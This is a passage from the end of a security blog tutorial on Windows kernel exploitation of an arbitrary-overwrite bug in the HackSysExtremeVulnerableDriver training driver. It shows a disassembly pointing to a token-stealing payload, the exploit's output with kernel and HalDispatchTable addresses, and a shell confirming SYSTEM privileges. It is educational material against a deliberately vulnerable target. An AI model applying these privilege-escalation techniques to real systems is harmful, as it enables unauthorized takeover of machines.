
If we check this address it's the pointer to our shellcode.



```
004111F9  jmp         _GetLastError@0 (0411C8Eh)
_CreateFileW@28:
004111FE  jmp         _CreateFileW@28 (0411C82h)
_RTC_GetErrorFunc:
00411203  jmp         _RTC_GetErrorFunc (0412D90h)
_wcscpy_s:
00411208  jmp         _wcscpy_s (0413FB8h)
TokenStealingPayloadWin7:
0041120D  jmp         TokenStealingPayloadWin7 (0411420h)
00411212  int         3
00411213  int         3
00411214  int         3
00411215  int         3
00411216  int         3
00411217  int         3
00411218  int         3
00411219  int         3
```

(https://osandamalith.files.wordpress.com/2017/06/tokenstealingend.png)

W00t! Here's our root shell 😎



C:\Windows\system32\cmd.exe
Administrator: C:\Windows\System32\cmd.exe

```
[*] Author: @OsandaMalith
[*] Website: https://osandamalith.com

[+] lpDeviceName: \\.\HackSysExtremeVulnerableDriver
[+] Kernel Image name ntkrnlpa.exe
[+] Kernel Image Base 82A12000
[+] Kernel Handle 005B0000
[+] HalDispatchTable userland 006DD440
[~] HalDispatchTable Kernel 82B3F440

[~] Address to Shellcode 0029FC50
[!] Triggering ShellcodePress any key to continue . . .
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\haxor\Documents\kernel\arbovr2\arbrovr\arbrovr>whoami
nt authority\system

C:\Users\haxor\Documents\kernel\arbovr2\arbrovr\arbrovr>
```

(https://osandamalith.files.wordpress.com/2017/06/rooted.png)

Reversing, Uncategorized
□ exploit, HEVD, kernel

3 thoughts on “Windows Kernel Exploitation – Arbitrary Overwrite”

1. Pingback: 【知识】6月15日 – 每日安全知识热点-安全路透社 (https://www.08sec.com/bobao/15655.html)
2. Pingback: Windows Kernel Exploitation – Arbitrary Overwrite - ZRaven Consulting (http://zraven.biz/2017/06/15/windows-kernel-exploitation-arbitrary-overwrite/)
3. Pingback: 【知识】6月15日 – 每日安全知识热点 – 安百科技 (https://vul.anbai.com/30669.html)

This site uses Akismet to reduce spam. Learn how your comment data is processed (https://akismet.com/privacy/).

Home (https://osandamalith.com/) 🔒 My Advisories (https://osandamalith.com/my-exploits/) 💊 Cool Posts (https://osandamalith.com/cool-posts/) ☠️ Shellcodes (https://osandamalith.com/shellcodes/) ☣️ About (https://osandamalith.com/about/)

Ⓦ (https://wordpress.com/?ref=footer_custom_svg)